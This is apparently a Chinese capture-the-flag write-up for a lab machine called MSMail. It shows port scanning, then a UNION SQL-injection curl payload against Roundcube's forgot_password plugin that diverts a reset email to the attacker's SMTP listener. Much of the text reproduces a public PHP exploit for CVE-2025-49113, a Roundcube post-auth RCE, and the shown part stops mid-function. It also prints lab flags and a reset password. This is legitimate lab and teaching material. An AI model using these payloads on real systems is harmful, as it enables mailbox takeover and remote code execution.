MSMail——World


```
user.txt: flag{user-491f6798804ad4c85cf2d5eaa436fe8b}
root.txt: flag{root-6dd0127714467bb9b8d5ded1f93da519}
```

1. 信息收集

1.1 端口扫描


```
nmap -Pn -sS -T4 -p- --min-rate 2000 192.168.188.165
```

结果：





- 80：nginx，Web 邮件系统 Roundcube 1.6.10
- 25/587：maddy 邮件服务（SMTP / submission）
- 143：maddy IMAP
- 22：OpenSSH

1.2 访问 Web 应用



登录页是 Roundcube Webmail 1.6.10，登录框下方有“忘记密码？”链接，对应插件 `forgot_password`，请求地址：





---

2. forgot_password 插件 SQL 注入

UNION 注入重定向重置邮件

构造 UNION 查询，让查询返回我们指定的 `(user, mail)` 对，把重置邮件重定向到攻击者控制的地址：


```
curl -sk --noproxy '*' -X POST
'http://192.168.188.166/plugins/forgot_password/request.php' \
  --data-urlencode "user=x' UNION SELECT
'q99@msmail.dsz','q99@internal.dsz' -- -" \
  --data-urlencode 'mail=q99@internal.dsz'
```

---

3. 接收重置邮件（SMTP 重定向）

3.1 为什么是 internal.dsz

靶机开机时通过某种机制把 `internal.dsz` 解析到攻击者 Kali 的 IP：



因此发给 `q99@internal.dsz` 的邮件会投递到 Kali 的 25 端口。

3.2 Kali 上启动 SMTP 监听器

在 Kali 上用一个小型 Python SMTP 服务器监听 25 端口，把收到的邮件存到日志：

```
1  sudo python3 smtp_listener.py 25
```

```
┌──(kali㉿kali)-[~/Desktop/msmail]
└─$ sudo python3 smtp_listener.py 25
[sudo] password for kali:
SMTP listener on port 25
< EHLO msmail.dsz
< MAIL FROM:<noreply@localhost> BODY=8BITMIME
< RCPT TO:<q99@internal.dsz>
< DATA
CAPTURED 1021 bytes -> /home/kali/Desktop/msmail/captured_mail.log
< RSET
```

触发注入请求后，收到重置邮件：

```
=== MESSAGE 2026-08-06 06:43:47 ===
Authentication-Results: msmail.dsz; dkim=none ; spf=none reason="no DNS
 record found" smtp.helo=msmail.dsz smtp.mailfrom=localhost; dmarc=permerror
 reason="Policy lookup failed: publicsuffix: cannot derive eTLD+1 for domain
 \"localhost\"" header.from=localhost
Received: from msmail.dsz (localhost.my.domain [127.0.0.1]) by msmail.dsz
 (envelope-sender <noreply@localhost>) with ESMTP id 9f567f9b; Thu, 06 Aug
 2026 18:43:47 +0800
Date: Thu, 6 Aug 2026 10:43:47 +0000
To: q99@internal.dsz
From: MSMail <noreply@localhost>
Subject: =?UTF-8?B?5a+G56CB6YeN572u6ZO+5o6l?=
Message-ID: <WngvyrsZoehnhKXqUBFehDpt1VHKBTtwhTbnDKJk3w@msmail.dsz>
X-Mailer: PHPMailer 6.12.0 (https://github.com/PHPMailer/PHPMailer)
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: base64

aHR0cDovLzE5Mi4xNjguMTg4LjE2Ni9wbHVnaW5zL2Zvcmdvdf9wYXNzd29yZC9yZXNldC5waHA/
dG9rZW49Y1RrNVFHMXpiV0ZwYkM1a2Mzby41NmQ3NTZkM2IzZGVlZTMwNDVmZWU0ZmFjOTU5NDU1
MzA5N2Q2MGFiMWVmMjAwNTYzMjc4NTliOGJhN2E5YTY0
```

Base64 编码/解码


将文本编码为 Base64 或将 Base64 解码回文本格式。

```
aHR0cDovLzE5Mi4xNjguMTg4LjE2Ni9wbHVnaW5zL2Zvcmdvdf9wYXNzd29yZC9yZXNldC5waHA/
dG9rZW49Y1RrNVFHMXpiV0ZwYkM1a2Mzby41NmQ3NTZkM2IzZGVlZTMwNDVmZWU0ZmFjOTU5NDU1
MzA5N2Q2MGFiMWVmMjAwNTYzMjc4NTliOGJhN2E5YTY0
```


字符编码: UTF-8 ☑ 解码过滤非 Base64 字符 Base64 编码 Base64 解码 ⇅ 交换 清空

```
http://192.168.188.166/plugins/forgot_password/reset.php?token=cTk5QG1zbWFpbC5kc3o.56d756d3b3deee3045fee4fac9594553097d60ab1ef20056327859b8ba7a9a64
```

3.3 重置 q99 邮箱密码



此时可以用 `q99@msmail.dsz / CtfQ99Pass!2026` 登录 Roundcube / IMAP。



4. 登录 Roundcube 并利用 CVE-2025-49113 获得 RCE

4.1 漏洞

Roundcube ≤ 1.6.10 存在登录后反序列化 **RCE**：

```
CVE-2025-49113
通过 ?_from=edit-* 的 PHP 对象反序列化（Crypt_GPG_Engine）
在登出时触发命令执行
```

4.2 利用

使用公开 PoC（`cve_fearsoff.php`）：

```php
<?php

/**
 * Roundcube ≤ 1.6.10 Post-Auth RCE via PHP Object Deserialization [CVE-2025-49113]
 *
 * Universal PoC for any PHP version
 *
 * Author: Kirill Firsov https://x.com/k_firsov
 * Organization: FearsOff Cybersecurity (https://fearsoff.org)
 * Writeup: https://fearsoff.org/research/roundcube
 *
 *
 * Main execution flow.
 * php CVE-2025-49113.php http://roundcube.local username password "touch /tmp/pwned"
 *
 *
 * Disclaimer:
 *   This proof-of-concept code is provided for educational and research purposes only.
 *   The author and contributors assume no responsibility for any misuse or damage
 *   resulting from the use of this code. Unauthorized use on systems you do not own
 *   or have explicit permission to test is illegal and strictly prohibited. Use at your own risk.
```

```php
 *
 * @param array<string> $argv
 * @return void
 */
function main(array $argv): void
{
    message('Roundcube ≤ 1.6.10 Post-Auth RCE via PHP Object Deserialization [CVE-2025-49113]');

    if (count($argv) < 5) {
        message(
            sprintf(
                'Usage: php %s <target_url> <username> <password> <command>',
                basename(__FILE__)
            ),
            1
        );
    }

    [$_, $targetUrl, $username, $password, $command] = $argv;

    try {
        validateUrl($targetUrl);

        // Initial request to get CSRF token and starting session cookies
        [$csrfToken, $initialCookie] = fetchCsrfTokenAndCookie($targetUrl);

        // Authenticate using the initial cookie
        $sessionCookie = authenticate(
            $targetUrl,
            $username,
            $password,
            $csrfToken,
            $initialCookie
        );

        message("Command to be executed: \n" . $command);

        // Prepare and inject payload
```

```php
        [$payloadName, $payloadFile] = calcPayload($command);
        injectPayload($targetUrl, $sessionCookie, $payloadName, $payloadFile);

        // Trigger and cleanup
        executePayload($targetUrl, $sessionCookie);

        message('Exploit executed successfully');
    } catch (\Exception $e) {
        message('Error: ' . $e->getMessage(), 1);
    }
}

// ------------------------------------------------------------------------
// Helper functions
// ------------------------------------------------------------------------

/**
 * Validates the target URL.
 *
 * @param string $url
 * @throws \Exception
 */
function validateUrl(string $url): void
{
    if (false === filter_var($url, FILTER_VALIDATE_URL)) {
        throw new \Exception('Invalid target URL: ' . $url);
    }
}

/**
 * Retrieves CSRF token and session cookie from initial GET.
 *
 * @param string $targetUrl
 * @return array{string, string} [urlencoded csrf token, initial cookie string]
 * @throws RuntimeException If request fails or token missing
 */
function fetchCsrfTokenAndCookie(string $targetUrl): array
{
```

```php
    message('Retrieving CSRF token and session cookie...');

    $context = stream_context_create(['http' => ['method' => 'GET']]);
    $body = @file_get_contents($targetUrl . '/', false, $context);
    if (false === $body) {
        throw new \RuntimeException('Failed to fetch initial page for CSRF token');
    }

    $rawHeaders = $http_response_header ?? [];
    $headersStr = implode("\r\n", $rawHeaders);

    $token  = getToken($body);
    $cookie = getCookie($headersStr);

    return [$token, $cookie];
}

/**
 * Authenticates to Roundcube and returns the updated session cookie.
 *
 * @param string $targetUrl
 * @param string $user
 * @param string $pass
 * @param string $token
 * @param string $cookie Existing cookie from initial request
 * @return string Combined session cookie
 * @throws RuntimeException on authentication failure
 */
function authenticate(
    string $targetUrl,
    string $user,
    string $pass,
    string $token,
    string $cookie
): string {
    message("Authenticating user: {$user}");

    $postData = http_build_query([
```

```
        '_token'    => $token,
        '_task'     => 'login',
        '_action'   => 'login',
        '_timezone' => '_default_',
        '_url'      => '_task=login',
        '_user'     => $user,
        '_pass'     => $pass,
    ]);

    $headers = [
        'Content-Type: application/x-www-form-urlencoded',
        "Cookie: {$cookie}",
    ];

    $context = stream_context_create([
        'http' => [
            'method'          => 'POST',
            'header'          => implode("\r\n", $headers),
            'content'         => $postData,
            'follow_location' => 0,
        ],
    ]);

    $body = @file_get_contents($targetUrl . '/?_task=login', false, $context);
    $respHeaders = implode("\r\n", $http_response_header ?? []);

    if (false === $body || !preg_match('#HTTP/\d+\.\d+\s+302#', $respHeaders)) {
        throw new \RuntimeException('Authentication failed: ' . PHP_EOL . ($body ?: 'no response'));
    }

    message('Authentication successful');

    return getCookie($respHeaders);
}

/**
 * Injects the malicious payload via the user settings upload endpoint.
```

```
 *
 * @param string $targetUrl
 * @param string $cookie
 * @param string $payloadName
 * @param string $payloadFile
 * @return void
 * @throws \Exception
 */
function injectPayload(string $targetUrl, string $cookie, string $payloadName, string $payloadFile): void
{
    message('Injecting payload...');

    $boundary = '------a_rule_for_WAF_to_block_fool_exploitation';

    $multipart = implode("\r\n", [
        '--' . $boundary,
        'Content-Disposition: form-data; name="_file[]"; filename="' . $payloadFile . '"',
        'Content-Type: image/png',
        '',
        base64_decode('iVBORw0KGgoAAAANSUhEUgAAAAgAAAAIAQMAAAD+wSzIAAAABlBMVEX///+/v7+jQ3Y5AAAADklEQVQI12P4AIX8EAgALgAD/aNpbtEAAAAASUVORK5CYII'),
        '--' . $boundary . '--',
    ]);

    $headers = implode("\r\n", [
        'X-Requested-With: XMLHttpRequest',
        'Content-Type: multipart/form-data; boundary=' . $boundary,
        'Cookie: ' . $cookie,
    ]);

    $context = stream_context_create([
        'http' => [
            'method'  => 'POST',
            'header'  => $headers,
            'content' => $multipart,
        ],
```

